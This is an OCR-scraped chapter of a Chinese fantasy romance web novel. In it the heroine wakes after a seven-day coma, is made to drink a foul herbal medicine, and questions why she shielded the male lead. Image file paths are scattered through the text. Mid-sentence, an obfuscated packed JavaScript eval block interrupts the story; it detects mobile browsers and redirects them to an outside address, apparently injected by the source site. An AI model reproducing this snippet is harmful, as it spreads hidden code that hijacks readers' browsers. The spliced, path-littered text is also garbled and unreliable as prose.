默认冷灰
24号文字
方正启体

51. 同居邀约

作者:埙予本书字数:K更新时间:
    昏昏沉沉,混混沌沌,不觉此身,不知何夕。


    再睁眼是在一个夜里。


    木质冷香幽幽,令人心生熟悉,烛光淡淡晕染视野,不算很亮,周遭景致昏蒙,瞧不分明。


    脑中乱作一团,撞击的痛、怀抱的暖、白光的烈……场景碎片般纷杂,绞缠神经,引得头部裂痛,贺青俭轻嘶一声,伸手欲扶额,却未能抬起,反惊动了握着她手小憩的人。


    “醒了?”传来顾兰年的声音,微哑,隐含倦意。


    贺青俭直着眼缓了好久的神,眼前金星散去,待房屋熟悉的布置入目,终于认出是在顾兰年房间。


    “你怎么又……唉……”未及多思,她先叹息出声。


    来顾兰年这儿能有什么事?


    有一瞬间她只当自己又被他做晕了过去。


    “……我怎么?”顾兰年木着张脸。


    观他神色并不轻松,甚至略显憔悴。


    贺青俭不由睁大眼,盯了许久他眼下乌青,记忆总算慢半拍回笼。


    “嘶——”她猛抽一大口凉气。


    娘娘娘娘娘娘娘娘嘞~


    这可真太!险!了!


    还能活着睁眼,实乃万幸。


    “哪疼?”顾兰年探身问。


    惊险至斯,贺青俭提心吊胆仔细体会一番。


    奇异地,全须全尾,四肢都能动。


    怔了怔,她如实答:“头有点疼,别的暂且没有。”


    她可真抗造啊!


    不愧是能顶得住跟顾兰年解蛊的人!


    听她这么说,顾兰年略放半个心:“头疼是摔的,外伤,过个几天就好了。”


    话音刚落,却听她又蹙眉轻叫一声:“哎等等——”


    “怎么?”他心又一悬。


    “鼻子也不舒服,什么味儿,这么难闻。”本来脑袋就疼得发昏,鼻子再经异臭荼毒,她险些吐出来。


    顾兰年心又又一落,转身端一碗黑褐色不明液体给她。


    这碗东西一直以灵火煨着,臭得热气腾腾。


    就见他面上总算染了丝笑意:“给你喝的,惊不惊喜?”


    贺青俭:“。”


    “那个……我身体挺好的。”“你昏迷了七天七夜。”顾兰年笑意尽收,冷脸强调。


    “所以呢,你查出我有问题?”


    甫一睁眼,顾兰年手指就扣在她脉搏,料想多日昏睡,他应当没少查看她情况。


    顾兰年就幽幽看着她:“你命挺大。”


    “我、南师叔、闫法斋都替你瞧过,未见异状。”他如实道。


    “那这泔水我就不喝了。”贺青俭心头一喜。


    “也行,只要你不后悔。”


    听出门道,贺青俭问:“我后悔什么?”


    “这是凉尘尸草熬煮的药汤。”顾兰年唇角笑意再度噙起,笃定她会喝。


    贺青俭也确实没令他失望,做了几息心里建设,即捏着鼻子强灌下去,一鼓作气,而后手扶床沿干呕数声,被顾兰年连喂六颗酸杏干堪堪压住。


    “如何?”他问。“恶心中带点酸。”贺青俭面容扭曲。


    “我问你经脉如何。”


    药汤入喉一霎,经脉中似乎有股冷意游走,但转瞬即逝。待贺青俭从呕意中回神,再感受时,奇经八脉回归一潭死水,不复先时异状。


    觉得那不寻常的感受大概是心理作用,她保守摇头。


    闻言,顾兰年眼睫微垂,但还是道:“别急,又不是毒药,总不会刚饮下就见效。”


    贺青俭耸一耸肩,人事已尽,余下尽凭天意。


    说到底,凉尘尸草有助于开灵脉也只是个传说,只是她刚好较真,这才九死一生,为其费了好一番周折。


    “所以,飞云花下真的是凉尘尸草?”她问。当时好不容易刺穿飞云花下那方土地,来不及看上一眼,她先失去意识。


    顾兰年颔首:“你猜得不错。”


    “不过,并非每块生长飞云花的土地都坚硬至斯,只是我们挖的那片刚好特殊。”


    一连数日,贺青俭躺得浑身发软,支棱起来坐着与他说。


    顾兰年横了个枕头给她靠,边道:“与叶师叔照面时,你有没有注意他手中法器?”


    脑中瞬时浮现那令人发毛的黑底红纹,贺青俭点头。


    “那是摧山印,可在瞬息间把一方空间平摊压实为贴地的薄薄一片。”顾兰年接着道。


    “所以……”


    知她要问什么,顾兰年颔首。飞云花下土地刚好处在一方平摊空间的边缘,而那方空间正是嘤嘤怪与八卦精所在的幻境。无色无形,又蒙着层结界,所以才那般难挖。


    猜测得到证实,贺青俭不由后悔:“我那一下把结界捅穿了,不会伤到里面活物吧?”


    若两只精怪真与齐英英和席小八有关,那便是两条人命,她不由担忧:“结界内部可有受损?”


    这回顾兰年沉默半晌后才道:“别瞎想,你才多大力气?不是你捅穿的。”


    他越含糊,越说明问题,贺青俭追问:“所以,她们怎么样了?”


    顾兰年轻啧一声,却也只能如实作答:“死了。”


    贺青俭呼吸一滞。


    “它们燃烧精魄,灼碎了那方幻境。”


    所以才会有那成百上千的无形刃片。


    当时不是他们刺穿了地面,而是幻境自内部破开,强悍力道不止波及了地上的他们,还震开;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16985329|186476||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    了地下一层土。


    随着这一下,境中一切灰飞烟灭,嘤嘤怪与八卦精到底是不是齐英英和席小八、她们又为何变成了那副模样……恐怕只有白道臻知道了。


    “我师父没事吧?”当时情状凶险万分,他们离开时,南鹤双还一直缠在白道臻身边添堵,难免要受波及。


    “人没事,只是心情不太好。”顿了顿,顾兰年又道,“此次风波来得蹊跷,幻境碎裂后的残片只对准了师父和我,其余人仅受气浪波及。师父至今昏迷不醒,而我的劫数……你替我挡了。”


    说到这儿,铺垫已然足够,他深吸口气,终于翻起哽在喉头最想算的那笔账:“贺青俭,你不是很怕死么?当时那么凶险,为何却挡在我前面?”


    贺青俭一时哑声,她被问住了。


    为何她挡在他的前面?


    她也不知道啊!


    犹记当时,她毫无灵力护体的纤瘦身板狠狠掼在地面,脑袋着地,两眼昏花至人畜不分,哪看得清顾兰年那边情况?


    然而,在她体内却没来由地腾起股神秘力量,跋扈地主宰她的身体,她于晕头转向间被这力量驱使,猛扑上前、以身护他、失去意识一条龙走完,再睁眼便是今夜。


    “我也不想……”顾兰年这么领情,直教她汗颜,她试图解释,“我摔晕了,没注意到你那边,但不知怎么回事……”


    “行了,别编了。”顾兰年高傲地没有相信。


    贺青俭:“。”


    “你听我说,我真的……”


    “都这样了,你还嘴硬什么?”


    贺青俭:“。。”


    “以后记得,类似的事不要再做。”


    贺青俭:“。。。”


    她看起来很像什么舍己为人的圣女么?


    她是喜欢顾兰年不假,可远没喜欢到为他放弃生命的地步。


    况且同样的危险,盛名在外的顾兰年和弱得狗都敢来踩两脚的她,应该让谁去抗,难道还用想么?


    不过对于变故发生时自己的反常,她确实有所猜测:顾兰年是本书男主,男主死则世界崩塌,或许作为唯一的知情者,她体内被植入了某种危难时保护男主的机制吧。


